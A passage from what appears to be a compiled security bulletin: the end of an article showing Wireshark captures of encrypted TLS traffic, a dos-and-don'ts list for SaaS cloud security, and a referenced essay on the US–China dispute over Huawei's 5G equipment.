   5 0.707395000  45.60            73.129   TCP          60 443→63717 [ACK] Seq=652 Ack=850 Win=64240 Len=0
   6 1.828265000  45.60            73.129   TCP        1514 [TCP segment of a reassembled PDU]
   7 1.828266000  45.60            73.129   TLSv1.2    1514 Application Data
   8 1.828266000  45.60            73.129   TLSv1.2    1514 Application Data
   9 1.828267000  45.60            73.129   TLSv1.2    1514 Application Data
  10 1.828267000  45.60            73.129   TLSv1.2    1514 Application Data
  11 1.828338000  45.60            73.129   TLSv1.2    1514 Application Data
  12 1.828341000  45.60            73.129   TLSv1.2    1514 Application Data
  13 1.828342000  45.60            73.129   TLSv1.2    1514 Application Data
  14 1.828343000  45.60            73.129   TLSv1.2    1514 Application Data
  15 1.828344000  45.60            73.129   TLSv1.2    1514 Application Data
  16 1.828344000  45.60            73.129   TLSv1.2    1514 Application Data
  17 1.828345000  45.60            73.129   TLSv1.2    1514 Application Data
  18 1.828346000  45.60            73.129   TLSv1.2    1514 Application Data
  19 1.828346000  45.60            73.129   TLSv1.2    1514 Application Data
  20 1.828347000  45.60            73.129   TLSv1.2    1514 Application Data

⊞ Frame 1: 486 bytes on wir                tured (3888 bits) on interface 1
⊞ Ethernet II, Src: Dell_be                Dst: Vmware_e6:f7:a8 (00:50:56:e6:f7:a8)
⊞ Internet Protocol Version                .168.73.129), Dst: 45.60.49.84 (45.60.49.84)
⊞ Transmission Control Prot                ), Dst Port: 443 (443), Seq: 1, Ack: 1, Len: 432
⊟ Secure Sockets Layer
  ⊞ TLSv1.2 Record Layer: Application Data Protocol: spdy
  ⊞ TLSv1.2 Record Layer: Application Data Protocol: spdy

0000  00 50 56 e6 f7 a8 b8 ca  3a be be fa 08 00 45 00   .PV..... :.....E.
0010  01 d8 33 a7 40 00 80 06  00 00 c0 a8 49 81 2d 3c   ..3.@... ....I.-<
0020  31 54 f8 e5 01 bb d9 bf  01 2e 13 71 10 f7 50 18   1T...... ...q..P.
0030  f9 7e 6a 84 00 00 17 03  03 01 29 00 00 00 00 00   .~j..... ..).....
0040  00 00 20 ce 51 0d e9 cd  e0 b2 12 d0 e0 a2 32 27   .. .Q... ......2'

Frame (frame), 486 bytes    Packets: 279 · Displayed: 277 (99.3%) · Load time: 0:00.000    Profile: Default
```

Figure 7: Network packets captured using Wireshark



```
....)....... .Q
........2')..NT..v.F.I..>e...f..R..a)..1l..d...g&Q..Jq,...^T....V..v......:.N....2D.
%..Q..!9..-..._....O.K*..H..el.`......91..~
aozX.:.....n..N..(........#..o....~.9.,.3..2..O/.EC.........c..p........~.?
{......tak....3..*D..../
Z.<.....#....\..mo.....q@....6
l.,j...x..M"..'.A....mi....p....}.......!........`...t.VMH..OR.....@.....{...b[P....&
N.x'.S.........(..Z.C.k ?.k.f.?Si..^.F)..k.....3.k....~...~/
xlV......L.D....`...M.;...._"c.*...*J...v...n._.E.L_....c...T...........M\g..sH.n.s
[..xB.....E...5...X.r"!.n..-oP!l,>vu.R..",..%E...r.\C..P
(...S....b.=....T.....b.....5.c................{m......4...S.>8.v$.(A..l.E..;
$C...m#........>,.1
$..`Otl....s..7.t........|...;....5......9..a.L...f........p.#I`......[...v
\......G...!....5._nC.......3.~..g2]...y......i..&.utu.....6'..c/.<.9..1.g;.N....)V.
a......b..P#...Y..3.Z.z...OX.u....g..%>..........[.^..e.X.&.wc....<$.m.Hfl.|
un.QO.Dq.,...k&q1.U.....Qs..m.*(Z..z...'...D.N..o.mh.A.1*.'..A...umH....i[$...<..K.Zt.!
Z.%..j:.\.9.H.K.I_0..#/G.z.L..~.....OZoC..m..NTli'.{E.5...'.+...!.......!...M.;...../
#....=....Dt..k...-
+.............".gF..UJj..IO..J.o....`./4..)5......i.=.@.K3...p.u~bJ#..x..FO.~
$.#..9..:9.!Hz.S...C..;.K......X....m........=..../...1p..e....7.t8....}8...<W.s..D~..
$,..-.=.Vr,
\.z...M.t....".!.p|.Y..m`...=..O.....8-.D.'.}.ZG..WZ.l.....8..N.w.....O.u......../"..
e....c.....'.
...
L..................j"N.d..lT5}IIz~-..4mW.......!.....
\..j5.lXv.P..K]........15.................&O..6.;.....o~&....
]..........R.v4......VUXc.kM6........M.;..Mk.#...+..?.]..uO.p..\..'i.g...j..f....+Wo
\=..;.3.'.c.<.\.M...ULj.Xn._t.p7.a{."....Z.-..e..O...-..U..Es.........X...i`#..Bd$z
......1......]?.:r_......:'....u.$jW
#.........
...E..eE....ZH$...l..YYC-.Xw5....l,`*>....[..s.q...L......
```

Entire conversation (276743 bytes)

○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw

Figure 8: The scrambled message captured

Based on Figure 8, it is observed that the message displayed is in scrambled text and is difficult for the attacker to understand.

Conclusion

Cloud computing in recent development has shown rapid growth due to the increasing usage of the Internet. Nevertheless, the challenges with cloud computing never end. Part of it is to ensure the security of data transfer (communication channel) and that privacy protection is in place. Therefore, it is critical to ensure that the data transferred is encrypted in a secure channel and is not vulnerable to unauthorized users, as discussed throughout this paper.

References

1. Gediminas B. "What is SSL/TLS and HTTPS" (Jan, 2019) [Online] Available: https://www.hostinger.my/tutorials/what-is-ssl-tls-https#gref

Dos And Don’ts Of Cloud Security For Software As A Service (SaaS)

By | Shahrin bin Baharom, Mohd Muslim bin Mohd Aruwa, Indumathi D/O Vijayakumaran, Muhammad Ashraff bin Ruzaidi & Mohammad Firdaus bin Othman

The cloud is big and becoming more significant day by day. But it seems whenever the cloud is brought up, the conversation will nearly always focus on how secure or not secure it is. However, it depends on the organisation or individual to decide before subscribing to the service.

Software as a Service (SaaS) is a software delivery process that allows data to be accessed from devices that have an Internet connection via a subscription. As an example of a SaaS application, a cloud service provider (CSP) like Amazon, Google or TIME will host the application in their data centre, where a subscriber can gain access online using a web browser or mobile application. However, with this technology many security aspects need to be considered.

Below are a few dos and don’ts regarding cloud computing security that can help subscribers make sure their data is secure. In the context of this paper, a subscriber is an individual user who subscribes to a cloud service from a CSP.

1. Practice employing the password complexity method in designing a password by using strong passphrases with a minimum of 8 characters. The password must also have at least a combination of lowercase letters, uppercase letters, numbers and symbols. The password should be changed frequently for higher security.

   Do not save the password in the phone or other devices, do not display the password in public and do not share it with colleagues.

2. Review the backup policy and procedure to ensure the selected CSP has strong security. The policy includes backup-related systems within the scope of the services. Store backups offsite or at least in a different building. Use password-protected backups to protect the data and encrypt the backups if the software and hardware support it. As a cloud service subscriber (CSS), ensure the backups can be stored in an external drive and keep the data carefully.

   Don’t forget to encrypt the backup files and do not use weak encryption to encrypt the data.

3. While surfing an application hosted in the cloud, ensure the web application is enforcing SSL security to allow secure connections from the web server to the browser. Moreover, make sure to clear the browser cookies to maintain privacy and security. Clear the browser cookies from the browser periodically and evaluate the browser policy on allowing or blocking cookies.

4. Make sure to understand the CSP security policy, because cloud services can be risky. When choosing a CSP, review their security policy carefully. Normally you can read the security policy on their website.

   Do not neglect the cloud policy as highlighted by the cloud provider and do not procure a cloud service if it is not clearly explained in the cloud policy.

   Example: **Data Deletion Policy**

   The data deletion policy is defined in the service level agreement and must specify what would happen to the subscriber’s data once the data retention period ends. Technically the CSP will delete the data automatically.

5. To keep the application provided by the CSP secure, some CSPs offer monitoring functions to watch for any security or performance issues. If the CSP includes monitoring capabilities, they should inform all subscribers what to do if any security incident occurs. Example: The application is running an outdated version, which will cause vulnerabilities in the application; an attacker can then use these vulnerablities to hack the application. In this case, the CSP should notify subscribers to update or patch the application.

   Don’t forget to check for new application updates released by the CSP. Do not neglect application updates to help minimise the possibility of attacks.

Cloud computing is steadily growing faster as more organisations are starting to use this medium to run their businesses. This is because the operating costs are lower and less manpower is required to manage the IT infrastructure and systems. Although things might go smoothly in the cloud, there are a few aspects to consider before subscribing to a cloud service. The main factor of concern is data security and security controls applied by the service. As discussed earlier, other important factors need to be considered before subscribing to SaaS cloud services. Thus, SaaS cloud subscribers will be protected if security policies are applied to the cloud environment.

References

1. Do's and Don'ts When Using Cloud and its services. https://www.cabotsolutions.com/dos-and-donts-when-using-cloud-and-its-services

2. Cloud security: 10 things you need to know. https://www.techrepublic.com/article/cloud-security-10-things-you-need-to-know/

3. The Cloud Security Dos and Donts Explained. https://www.misti.co.uk/infosec-insider/the-cloud-security-dos-and-donts-explained

Huawei Technology – China Versus The World

By | Mohd Shamir bin Hashim

How it started.

When Donald Trump was running for the Presidency in 2016, he sent a clear message to China that he had enough of China's template for economic development specifically its rise in technology. The United States (US), in 2017, investigated China's trade policies that were related to technology transfers, intellectual property, and innovation (Wong & Koty, 2019). It is estimated that the intellectual property theft by China had cost the US $225 billion to $600 billion every year (Iyengar, 2018).

China Briefing - The US-China Trade War: A Timeline

Looking at the trade deficit as a proof of the US losing its manufacturing edge, in January 2018, the US implemented a 30% tariff on solar panel exports (Eckhouse, Natter, & Martin, 2018) and a 20% tariff for large residential washing machines (Tankersley, 2019). This has cause China to retaliate by placing tariffs on US imports worth $3 billion, and a 15% duty on 120 American products that included fruits , nuts, wine and steel pipes (Iyengar, 2018).

In May of 2018, the US Department of Commerce concluded that the Chinese telecom company, ZTE, had violated US sanctions by illegally shipping US goods and technology to Iran. US companies were banned from doing business with ZTE for seven years. In retaliation, China responded by announcing that the country was ready to release its 5G network and China's Ministry of Industry and Information Technology had issued commercial licences to China Telecom, China Mobile, China Unicom and China Radio and Television (Young, 2019). This prompted the US to urge its allies, specifically South Korea, to make a push in deploying their 5G network.

The trade war was moving into a new phase which started to resemble the cold war when the US was against the Soviet Union. With the tensions increasing between the US and China, it was clear that the US had a reputation to defend. The 5G in the US is currently being beta tested mainly in two cities which are Chicago and Minneapolis, with only one commercial carrier that is Verizon, and with only a few phone types that can have access to the technology (Molla, 2019).

The US was not ready to give up just yet. It made an allegation that the 5G technology sold by Huawei would give the Chinese government the ability to spy on countries that used the technology (Molla, 2019). This had raised concerns among some countries and has cause some of them to reconsider the use of Huawei product and technology. Germany, for example, will only agree to use Huawei's 5G network if the company complies with the security requirements set by the German government (Wettach, Helbler, & Berke, 2019) and Thailand has set up a test- bed for the Huawei 5G technology (Panettieri, 2019).

In May 2019, the US banned American firms from using equipment that posed a threat to national security in an attempt to thwart Huawei making it clear that the US had a thing against Huawei (Molla, 2019). This act has caused the loss of revenue by some companies from their business with Huawei and also held back the development of chips for computers and in military technology for the US. (Albergotti, 2019).

The US actions against China, particularly Huawei, is seen as an attempt to hold back China's telecom company and to stop the country's (China) ambitions of becoming a global technology leader. The US saw this as a potential long-term security threat, in which a Senior Fellow at the Council of Foreign Relations said "If China acquires the sort of technological leadership that it is seeking, it will pose a much greater military threat to the United States that it does now. So, economics and security are very much tied up here" (Wilson, 2018).

The technology race

The dispute over who can build the mobile Internet of tomorrow not only has to do with security issues, but also with power politics and geopolitical influence. In the recent years, in can be seen that the two most powerful nations in the world, the US and China, are testing their prowess online (Wilson, 2018). The race is about political and economic dominance and the control of key technologies. In order to learn more about the opponent, in this case Huawei, the US has authorized several intelligence operations against the company (Stark, 2019). According to internal documents by the US National Security Agency (NSA), which were copied by whistle-blower Edward Snowden, the US wants to find out how the management of Huawei think, how the company is structured, who the customers are, and where the revenue goes.


Who is Huawei?

Huawei is the Chinese manufacturer of network devices, transmission towers and smartphones. This organization is one of the Internet giants, employing about 180,000 people worldwide. Having the annual turnover of around 95 billion euros, Huawei plays a crucial role in new mobile communications. This Chinese company has become the most important network equipment supplier in the world. Experts estimate that competitors such as Nokia and Ericsson from Scandinavia are lagging technically by about two years (Stark, 2019). In addition, the company holds around 80 percent of all patents for the 5G technology.

5G Technology in brief

5G networks are the next generation of mobile internet connectivity, offering faster speeds and more reliable connections on smartphones and other devices than ever before (McCann & Moore, 2019).

Research on cutting-edge network technology will enable 5G to provide connections that are multitudes faster than current connections. An average download speeds of around 1GBps will soon be the norm.



Depositphoto

The 5G networks will help power a huge rise in Internet of Things technology, providing the infrastructure needed to carry huge amounts of data, allowing for a smarter and more connected world. With development well underway and testbeds already live across the world, 5G networks are expected to be launched across the world by 2020, working alongside existing 3G and 4G technology to provide speedier connections that stay online no matter where you are.

Deloitte, in their 2018 report ‘5G: A chance to Lead for a Decade’ stated that countries embracing 5G early could get more than a decade of competitive advantage. Network effects, where the value of a product or service is dependent on the number of users, could grant an early bird sustained leadership and the potential to capture a greater share of the benefits associated with 5G (Littmann, Wilson, Wigginton, Haan, & Fritz, 2018). Accordingly, countries that adopt 5G first are expected to experience disproportionate gains in macroeconomic impact compared to those that lag.

The Deloitte report also predicts that 5G will expand the network effect dramatically by extending the reach of the Internet to almost any kind of connection, by almost any kind of device, anywhere a wireless signal can reach.

Is Huawei spying?

Huawei is facing intense scrutiny in the West with regards to its relationship with the Chinese government. This has caused the US to lead an allegation against Huawei as a company that is enabling state espionage. The US is calling for its allies not to use Huawei’s technology (Stubbs & Foo, 2019). However, no evidence has been produced publicly and Huawei has repeatedly denied such claims. The allegation has led several western countries to restrict the company's access to their markets.

This mistrust among the western countries over Huawei is also linked to the struggle for dominance in the digital world. To date, the structure of the Internet is westernized, but China is trying to make the US and the West to become "less relevant," according to one of the secret NSA documents that has been leaked out by whistle blower, Edward Snowden. This would change the technical standards of the Internet and China could succeed in gradually controlling the flow of information. Leaked NSA information also state that the Chinese government believe "future wars will break out of natural resources,". This led NSA to conclude that "the doctrine of the Chinese military includes disrupting telecommunications infrastructure and cyber war against its enemies."

National Cyber Security Centre - scmagazineuk.com

A turning point in the intense dispute over the Chinese Huawei Corporation's participation in the creation of Germany and Europe's 5G grid, became apparent in January 2019. An official investigation in the UK, carried out by the National Cyber Security Center (NCSC), which is a wing of the British Government Communications Headquarters (GCHQ) intelligence service, concluded that using Huawei 5G Technology presents no unacceptable security risk. The NCSC confirmed the assessment and in principle, have no objections to Huawei.

As the decision-making moment approaches on Huawei status, a report has confirmed suspicions that contrary to the US allegations, there is neither public nor even secret evidence to back the claim that Huawei is collaborating with the Chinese official institutions or even Chinese intelligence services (German-Foreign-Policy.com, 2019).

Meanwhile, Deutsche Telekom AG company has also dismissed the concerned regarding the use of Huawei equipment by Chinese intelligence for spying on other countries.

Who is Actually Spying?

US Senator Mark Warner, the top Democrat on the US Senate Select Committee on Intelligence, said that the US and its allies need to maintain a common front against the supply chain risk of equipment from countries that do not respect the rule of law and that routinely place extra-judicial surveillance demands on domestic firms (Stubbs & Foo, 2019). However, it has become known that for years, the NSA has been eavesdropping not only on China's president but on Huawei as well (German-Foreign-Policy.com, 2019).

...it is reported that no evidence has been uncovered, indicating the influence of state authorities at Huawei, or the installation of backdoors or other manipulations.

For years, the US intelligence agency feasted on Huawei for all the rules of espionage but did not find any indication that the company receives instructions from the Chinese government or endows its technology with secret backdoors. The US act of espionage was revealed by Snowden with documents about operations "Parody Blowup" and "Shotgiant".

Documents made public by Edward Snowden shows that it is the NSA intelligence service that was spying on Huawei since 2006. According to these document, the US intelligence agents obtained access to Huawei's internal network at approximately 100 different points, stealing a list of more than 1,400 names of customers, as well as internal training instructions for Huawei engineers and cracked the secret source codes of a number of Huawei products (Stark, 2019). Despite this comprehensive attack, it is reported that no evidence has been uncovered, indicating the influence of state authorities at Huawei, or the installation of backdoors or other manipulations.

The documents revealed by Snowden further indicated that the NSA has infected tens of thousands of computers worldwide with a sleeper software that can be activated at the touch of a button and does what the US government wants. In case of doubt, it can also switch off the mobile phone network of a foreign nation (Stark, 2019).

So far, the country that has been demonstrably caught hiding secret implants in computers on a large scale is the US and not China. The US spies cannot show any evidence of Huawei being involved in espionage operations, even after having read the emails of numerous employees and those of the company's board members. Base on this finding against the allegations, the European allies has made inquiries to the US administration which remain unanswered.

So, Is Huawei In or Out?

Meanwhile, Vodafone, the world’s second-largest mobile operator, stopped the deployment of Huawei equipment in their core networks until western governments give full security clearance. Other operators in Europe, including Britain’s BT and France’s Orange, have already removed Huawei’s equipment or taken steps to limit its future use (Stubbs & Foo, 2019).

In Europe, the UK is a key battleground for Huawei in its campaign to resist the US pressure (Stubbs & Foo, 2019). Any decision by the UK to allow the Chinese company to participate in building the next-generation 5G networks would be watched closely by other European nations especially because of UK’s membership of the Five Eyes intelligence-sharing group along with the US. Huawei has come under fire in UK since a government report in July 2018 found that the technical and supply-chain issues with its (Huawei) equipment had exposed the national telecoms networks to new security risks. However, the British National Cyber Security Centre (NCSC) stated that those issues are about standards of cyber security, and not indicators of hostile activities by China.

In respond to this, Huawei accepted the findings of the report and mentioned that the company is expecting to spend $2 billion on efforts to address the issues, which would take some years.

The UK is able to manage the security risks of using Huawei telecoms equipment and has not seen any evidence of malicious activity by the company, pushing back against the US allegations of China spying activities (Stubbs & Foo, 2019). Ciaran Martin, who is the head of the NCSC, said that the British regime is the toughest and most rigorous oversight regime in the world for Huawei and they have yet to discover evidences of Huawei malevolence as claimed by the US. However, the UK has yet to decide on its security policy for the national 5G networks and Huawei equipment will be subjected to detailed oversight and strict government controls over where it will be used. The NCSC is coming up with a paper setting out the ways to manage this.

Huawei in Germany?

Since the British intelligence service is associated with the Five Eyes intelligence network cooperation with US services, the German government consider the NCSC stand reliable and provides Berlin with a new margin to manoeuvre (German-Foreign-Policy.com, 2019). With such assurance from the British, Berlin seeks to reach an "anti-espionage accord" with China. If the accord is agreed upon, the German government will not oppose Huawei (Wettach, Helbler, & Berke, 2019).

‘an anti-espionage treaty’

Aside from the fact that the NCSC report sheds a clear light on the constant allegations of a need for defence against Chinese and Russian internet spying, the report points to another illuminating aspect in which not a single case is known, to date, where the Chinese state or Chinese companies have surreptitiously installed ‘notorious kill switches that can shut down wireless network sectors.’ On the other hand, the Snowden documents has shown ‘that the NSA has infected tens of thousands of computers with a sleeper software, that can be activated at the flick of a switch and do whatever the US government wants it to do, even, if in doubt, shut down a foreign country's cellphone network.’ (Stark, 2019). Due to this, the German Institute for International and Security Affairs has noted that "the US company Verizon's products are no longer being used in the network of the German government and parliament", and for a good reason (German-Foreign-Policy.com, 2019).

Arne Schönbohm, the President of the Federal

Office for Information Security (BSI) of Germany, declared that 'an anti-espionage treaty' between Germany and China, which is to be concluded, would open the possibility of Huawei's participation in setting up the 5G grid contrary to the massive US campaign (German-Foreign-Policy.com, 2019).

In December 2017, Schönbohm, flew to China and met with Huawei's CEO. He delivered the message that if the company wanted to continue getting orders in Germany, then they would have to give the German government a look behind the scenes. Responding to this, Huawei opened a laboratory in Bonn. The experts of BSI have uninterrupted access at any time to unscrew and inspect individual devices and may even check the source code of Huawei's products. A similar laboratory has been operating in the UK near Oxford. The tests conducted in these labs came to the same conclusions as the secret operations of the NSA: There was no evidence of backdoors or even kill switches (Stark, 2019). BSI believes that their experts could look so closely at Huawei's products that the company would not be able to install backdoors when updating their network software. Every device that Huawei want to install, would have to be approved first. The BSI would act as a guardian over Huawei (Stark, 2019).

Huawei is willing to sign the no-spy agreement with governments as a follow up on concerns from some countries that China could use products made by the telecoms firm for surveillance (Rodrigo, 2019). The Chinese company has denied that its work poses any risks of espionage or sabotage. Huawei maintained its stand that it is independent from the Chinese government, and such agreement is to reassure politicians it has no intention of allowing its technology to be used for surveillance. However, some countries have blocked it from their 5G networks on national security grounds (BBC News, 2019).

Can Europe afford to ban Huawei?

The German industry is in favour of using Huawei technology because it promises to be the fastest and most cost-effective construction of the strategically important 5G grid. 5G is to make German society fit for the next technical revolution, fit for autonomous driving, remote-controlled medical interventions or networked industrial production (Stark, 2019).

Berlin is attempting to avoid the Huawei boycott because of pressure from Germany's business community. Assessment by Deutsche Telekom AG indicate that Europe would fall behind the US and China in the race to install the next generation of wireless networks if governments ban the Chinese equipment supplier Huawei. The Europe's largest telecommunication company warned that removing Huawei from the list of suppliers of fifth-generation networks would delay roll-out of the technology by at least two years (Donahue, Nicola, & Parkin, 2019).

German companies also fear that if Huawei were excluded, there may be fewer Chinese contracts, which is an important factor, due to the high significance of access to China's market. German associations, such as the Federation of German Industries, strictly reject decoupling the Chinese telecommunications industry, which the US seeks to impose. (German-Foreign-Policy.com, 2019). Due to a lack of their own capabilities, in fields such as autonomous driving and artificial intelligence (AI), German companies are currently dependent on intensive cooperation with Chinese companies.

Germany Refuses to Exclude Huawei's 5G Technology - Wolfgang Rattay/Reuters

Excluding Huawei from the supplier list will create chaos in the Europe's telecom industry as governments have to throw the carefully laid telecommunication network expansion plans. Huawei has become a leading supplier to phone companies in Europe as they prepare to spend billions of euros on 5G to cope with surging data demand and support potentially lucrative applications such as self-driving cars, smart appliances and connected factories.

China's speed at expanding the digital infrastructure is something to be reckoned with. In 2017, China Tower, a Chinese telecommunication infrastructure firm, added approximately 460 sites per day, which the US tower companies and carriers added less sites in the last three years compared to China Tower adding in three months.

An investigation by the consulting company Deloitte, between 2015 and August 2018, found that the People's Republic of China had installed nearly 350,000 cell phone grid relays, supporting the new standard. Meanwhile, European countries have installed much less, and the US not even 30,000 (Littmann, Wilson, Wigginton, Haan, & Fritz, 2018).

This disparity between the speed at which China and the US can add network infrastructure and capacity bodes well for China's prospects in the race to 5G and the services enabled (Littmann, Wilson, Wigginton, Haan, & Fritz, 2018).

No company is building the mobile Internet of tomorrow faster than Huawei (Stark, 2019) thus dropping Huawei in Europe wouldn't be easy. Most carriers have ordered its equipment because the technology is often seen as superior to that of its rivals. Competitors including Ericsson AB, Nokia Oyj, Cisco Systems Inc. and Samsung Electronics Co. would have to step in if Huawei were to be banned, potentially leading to capacity constraints (Donahue, Nicola, & Parkin, 2019).

Deutsche Telekom itself has installed Huawei systems in thousands of its wireless towers. The supplier's technology also forms the backbone of some of the German company's cloud products. The fact that Huawei has the most advanced technology available, that it offers the best service, and has the greatest experience with 5G also contributed to why its exclusion would cause technology roll out delays.

The Deutsche Telekom 5G networks must be built on top of the existing 4G infrastructure, which already relies extensively on Huawei gear (Donahue, Nicola, & Parkin, 2019). Thus if Huawei is banned outright and telecommunication companies are forced to replace all of its equipment, that would cost the industry billions of euros.

Spain became one of the first European countries to roll out a 5G network as Vodafone Spain commercially launched the service in 15 cities, including Madrid and Barcelona, in cooperation with the Chinese telecom giant Huawei. The company uses equipment from both Swedish manufacturer Ericsson and Huawei (RT Question More, 2019). Meanwhile, telecom company Sunrise announced the first 5G smartphone in Switzerland also in partnership with Huawei.

Will Huawei make it?

Blacklisted in the US and several Western countries, Huawei has announced an agreement with one of Russia's leading internet and mobile providers to develop 5G networks in Russia. Huawei will assist Russia's biggest mobile operator telecom company, MTS, in the pilot launch of 5G networks in 2019 and 2020 (Savov, 2019). The parties signed an agreement at the Kremlin between Russian President, Vladimir Putin, and his Chinese counterpart (RT Question More, 2019). In May 2019, another large Russian mobile provider, Beeline, revealed it will use Huawei equipment to modernize Moscow's telecom networks.

Photo by Kenzaburo Fukuhara - Pool/Getty Images – Huawei Will Build 5G Network for Russia's Biggest Carrier

The flexibility on price gave Huawei its edge and the momentum to expand. Huawei was winning contracts to provide 3G and 4G wireless networking gear for operators including Malaysia's Maxis, the Philippines' Globe Telecom and Indonesia's Telkomsel, three firms that have been loyal to Huawei and today remain three of its largest customers in the region (Zen, 2019). It's a strategy that over the years would replay in countries across the region.

A 2005 Financial Times report that the Executive Vice President for Sales and Marketing at Ericsson, as saying that when Huawei entered Laos and Cambodia, their prices were very low. In the same year, Huawei won a US$187 million deal to build a 3G mobile network in Thailand with a bid that was almost half of the operator's original estimate. Ericsson was one of the firms that lost out.

Huawei has traditionally drawn its strength from mature telecom markets like Europe, but Southeast Asia has become a key node in its global web. The firm now boasts of having strategic partnerships with all the major telecom players in the region and has a presence everywhere from Malaysia, Singapore, and Indonesia to

Vietnam, Myanmar, Cambodia and Laos. In the Philippines, Huawei's dominance stems from a US$700 million network modernisation deal it made with the domestic player Globe Telecom in 2010. Today, Globe Telecom's 4G networks run entirely on Huawei equipment, and the two companies plan to roll out 5G networks across the country in 2019.

In February 2019, Globe Telecom's Chief Executive Officer poured water on the US' position by saying that Huawei had been given a "clean bill of health" by the British and Israeli consultants hired to check whether its networks were secure. "They may provide the equipment, but we run the network and so we know what passes over our network, what goes through it … we're very confident that we're well protected," said the Global Telecom CEO (Zen, 2019).

In Thailand, Huawei already provides 4G network equipment to major telecoms operators like AIS and True. Alongside its rivals Ericsson and Nokia, it has been invited to test 5G equipment in Chonburi, a region the Thai government hopes to develop into a leading economic zone under its Eastern Economic Corridor scheme (Zen, 2019). Meanwhile, in Malaysia, Huawei has signed memorandums of understanding with the companies Maxis and 'edotco' that are aimed at accelerating the roll-out of 5G in the country.

malaysiawireless.com - Cellular Towers in Malaysia

References

1. *Albergotti, R. (7 June, 2019). Huawei Ban Threatens US National Security, Tech Companies Warn Trump Administration. Retrieved from The Washington Post: Huawei https://www.washingtonpost.com/technology/2019/06/07/huawei-ban-threatens-us-national-security-tech-companies-warn-trump-administration/?noredirect=on&utm_term=.62f7e6699ban threatens U.S. national security, tech companies warn Trump administration*

2. *BBC News. (15 May, 2019). Huawei Says Willing to Sign 'No-spy' Agreement. Retrieved from BBC News: https://www.bbc.com/news/business-48276822*

3. *Donahue, P., Nicola, S., & Parkin, B. (29 January, 2019). Deutsche Telekom Warns Huawei Ban Would Hurt Europe 5G. Retrieved from Bloomberg: https://www.bloomberg.com/news/articles/2019-01-28/deutsche-telekom-is-said-to-warn-huawei-ban-would-hurt-europe-5g*

4. *Eckhouse, B., Natter, A., & Martin, C. (22 January, 2018). President Trump Slaps Tariffs on Solar Panels in Major Blow to Renewable Energy. Retrieved from TIME: https://time.com/5113472/donald-trump-solar-panel-tariff/*

5. *German-Foreign-Policy.com. (3 January, 2019). 5G Espionage II. Retrieved from German-Foreign-Policy.com: https://www.german-foreign-policy.com/en/news/detail/7877/*

6. *Iyengar, R. (4 April, 2018). US-China Trade Battle: How We Got Here. Retrieved from CNN Business: https://money.cnn.com/2018/04/04/news/economy/trump-china-us-tariffs-trade-timeline/index.html*

7. *Littmann, D., Wilson, P., Wigginton, C., Haan, B., & Fritz, J. (2018). 5G: The Chance to Lead for a Decade. Oakland: Deloitte Development LLC.*

8. *Molla, R. (30 May, 2019). The Fuss Over 5G, Explained. Retrieved from Vox Recode: https://www.vox.com/recode/2019/5/30/18642877/5g-huawei-china-rural-mobile-broadband-ookla-politics*

9. *Panettieri, J. (1 July, 2019). Huawei: Banned and Permitted In Which Countries? List and FAQ. Retrieved from Channele2e.*

10. *Rodrigo, C. M. (6 Apr, 2019). Huawei Willing to Sign 'No-spy Agreement' with US, Chairman Says. Retrieved from The Hill: https://thehill.com/policy/technology/446881-huawei-willing-to-sign-no-spy-agreement-with-us-chairman-says*

11. *RT Question More. (14 Jun, 2019). Axing*

America's Android: Huawei Files to Trademark Own Mobile Operating System Worldwide. Retrieved from RT Question More: https://www.rt.com/business/461856-huawei-trademark-us-ban/

12. RT Question More. (6 Jun, 2019). Huawei Launches Pilot 5G Project With Major Russian Telecom Firm Amid US Trade Row. Retrieved from RT Question More: https://www.rt.com/news/461199-huawei-5g-russia-deal/

13. RT Question More. (23 May, 2019). Huawei's Own Operating System Could Be Ready This Year If Cut Off From US Tech, Top Exec Says. Retrieved from RT Question More: https://www.rt.com/business/460071-huawei-own-operating-system/

14. RT Question More. (15 Jun, 2019). Spain Rolls Out 5G Network Using Huawei Gear Despite US Blacklisting Chinese Tech Giant. Retrieved from RT Question More: https://www.rt.com/business/461954-spain-5g-network-huawei/

15. Savov, V. (6 Jun, 2019). Huawei Will Build 5G Network for Russia's Biggest Carrier. Retrieved from The Verge: https://www.theverge.com/2019/6/6/18655239/huawei-russia-5g-network-mts-china-xi-jinping-vladimir-putin-deal

16. Stark, H. (20 February, 2019). Group Under Suspicion. Retrieved from Zeit Online: https://www.zeit.de/2019/09/huawei-mobiles-internet-5g-china-spionageverdacht-konzern

17. Stubbs, J., & Foo, Y. C. (20 February, 2019). Britain Managing Huawei Risks, Has No Evidence of Spying: Officials . Retrieved from Reuters: https://www.reuters.com/article/us-huawei-europe-britain/britain-managing-huawei-risks-has-no-evidence-of-spying-official-idUSKCN1Q91PM

18. Tankersley, J. (25 January, 2019). How Tariffs Stained the Washing Machine Market. Retrieved from The New York Times: https://www.nytimes.com/2019/01/25/business/economy/how-tariffs-stained-the-washing-machine-market.html

19. Wettach, S., Helbler, J., & Berke, J. (27 February, 2019). Circles Merkel Wants Anti-spy Agreement with China. Retrieved from Wirtschafts Woche: https://www.wiwo.de/politik/deutschland/sicherheitskreise-merkel-will-anti-spionageabkommen-mit-china/24046378.html

20. Wilson, N. (1 December, 2018). Trump's Trade War with China: How We Got Here, What Happens Next. Retrieved from Aljazeera: https://www.aljazeera.com/news/2018/11/trump-trade-war-china-181130130736067.html

21. Wong, D., & Koty, C. (29 June, 2019). The US-China Trade War: A Timeline. Retrieved from China Briefing: https://www.china-briefing.com/news/the-us-china-trade-war-a-timeline/

22. Young, C. (6 June, 2019). China Ready for 5G Network Rollout in Response to Trade War. Retrieved from Interesting Engineering: https://interestingengineering.com/china-ready-for-5g-networks-rollout-in-response-to-trade-war

23. Zen, S. (20 April, 2019). How Huawei Beat America's Anti-China 5G Propaganda War in Southeast Asia, Years Before It Even Began. Retrieved from South China Morning Post: https://www.scmp.com/tech/article/3006935/how-huawei-beat-americas-anti-china-5g-propaganda-war-southeast-asia-years-it

Corporate Office:
